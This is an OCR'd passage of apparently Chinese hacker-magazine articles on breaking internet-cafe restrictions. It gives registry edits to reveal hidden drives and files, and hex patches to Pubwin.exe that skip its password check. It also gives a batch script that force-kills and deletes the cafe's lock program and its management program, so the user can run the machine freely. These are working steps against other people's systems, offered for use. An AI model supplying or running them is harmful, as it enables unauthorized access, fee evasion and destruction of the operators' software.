


图15

在右边窗口中你可以找到“隐藏‘我的电脑’中的这些指定的驱动器”，双击后在对话框中选择“已禁用”保存，然后再打开“我的电脑”（图13），硬盘上所有的分区都显示了出来。

因为我听朋友说平日里如果有人要下载歌曲到自己的MP3播放器的话都得叫网管，这也就是说网管是可以在计算机上下载东西的（废话）。但是我在里面找了很久都没有找到什么有用的东西，会不会是网管把文件隐藏了呢？于是我打开文件夹选项（图14），果然，设置的是不显示隐藏文件。




图13

这就更加肯定了我的想法，不然管理员为什么要禁止我们查看隐藏文件呢？我也不卖关子了，直接给大家说解决的办法。打开注册表“HKLM\Software\Microsoft\Windows\CurrentVersion\explorer\Advanced\Folder\Hidden\”下有两个项“NOHIDDEN”和“SHOWALL”，展开“SHOWALL”，看到双字节值“checkedvalue”的数值为0（0x0），把该数值改为1，同时进入先前的“NOHIDDEN”项里把“Type”的数值数据由“-”改成“radio”，这样我们才可以在文件夹选项里看到“显示所有文件和文件夹”。关闭注册表，打开文件夹选项，可以正常操作。选择显示全部文件，隐藏的文件就出来了。我在D盘下找到了一个名为“突破”的文件（图15）。

使用“windows按钮突破专家”，“保存”变为可用，我们就可以下载东东了（图16）。



图16

到此，我们就可以在这台电脑上为所欲为了。灵活地运用“组策略”不但能破解诸多限制，也能让我们的系统变的更安全。

巧妙破解网吧限制

£我是孟星魂

现在不少的网吧都有各种各样的使用限制，比如隐藏盘符、禁用internet选项等，但这都只是障眼法，看了这么久的X档案，想必大家都有了对付的方法吧。不过其中有一种“金俊坤网吧专用系统（WINDOWS XP修改)”，这个可是最近比较新的网吧完整镜象系统，用过的朋友应该都见识过它的厉害吧，不准删文件、权限限制、任务管理器无法结束进程，大家注意看图1中所有进程的选项都是灰色的，很多Windows组件都给删除了，基本上是把网上常见的破解方法全屏蔽了，如图1，图2。

经过多次上网琢磨，终于让我找出了破解的方法，其实就是一些最笨和最通用的办法，各位高手见笑了，同时还有一些关于系统修改的方法，一并共享出来，希望对大家有所帮助。

网吧还是在使用pubwin管理系统，有关pubwin的破解方法在以前的杂志上介绍过许多，我不久前又找到一种新方法：使用Ultraedit32打开Pubwin.exe，查找




图1




图2

“85C07509”，将其改为“85C09090”，再查找下一个，再改为“85C09090”，然后保存为“Pubwin.exe”和“pubwin.pub”即可免去密码验证。不再废话了，现在还没有进入管理系统呢，说什么都没用。

使用**ctrl+alt+del**调出任务管理器，记得第一次见到这么变态的任务管理器，当时还真傻眼了，进程只能看不能关闭，还有挑衅的“网吧专用系统禁止结束进程”。不过相信经常看X档案的朋友一定还有办法，JUST DO IT ALL IN CMD。使用任务管理器的“运行”功能填上cmd，回车，在弹出的命令提示符里输入以下命令：

```
copy con del.txt ；保存接下来的输入到文件中
taskkill /f /im reclock.exe ；强行结束锁定进程reclock.exe
del "C:\Program Files\hinsoft\reclock.exe" ；删掉reclock.exe
taskkill /f /im pubwin.exe ；结束网吧管理程序pubwin.exe
del "C:\Program Files\hinsoft\pubwin.exe" ；删掉pubwin.exe
taskkill /f /im explorer.exe ；结束explorer.exe
start 系统盘符:\WINDOWS\explorer.exe ；执行explorer.exe
```

按键盘上的F6，回车（分号后的是注释，不用写)，显示“已复制 1个文件”。这样就在你所使用的用户文件夹下（在系统盘符:\Documents and Settings\你的用户名）生成del.txt，这时命令提示符路径还在你的用户目录里，接着在命令提示符中输入ren del.txt del.bat，按回车，就是改为批处理文件。再运行del.bat，回车，这样就能绕过任务管理器无法结束进程的限制而管理系统了。

刚进入系统，还没打开邮箱，就弹出一个对话框“检测到您的系统没有pubwin，非法上机，系统将在10秒后关机”，还没来得及取消就重启了，重试了几次都是如此。没办法，只好正常登录pubwin管理系统，下载pubwin精灵破解后进入管理页面，没发现pubwin有这项新功能。我纳闷了，又用pk.exe看了半天进程，也没有可疑进程，最后在任务栏里有个进程监控管理程序的图标，还需要密码，可是没显示出有这个进程的路径（图3）。

看来就是这个程序，到baidu搜索“进程监控管理”，真的找到了（图4）。

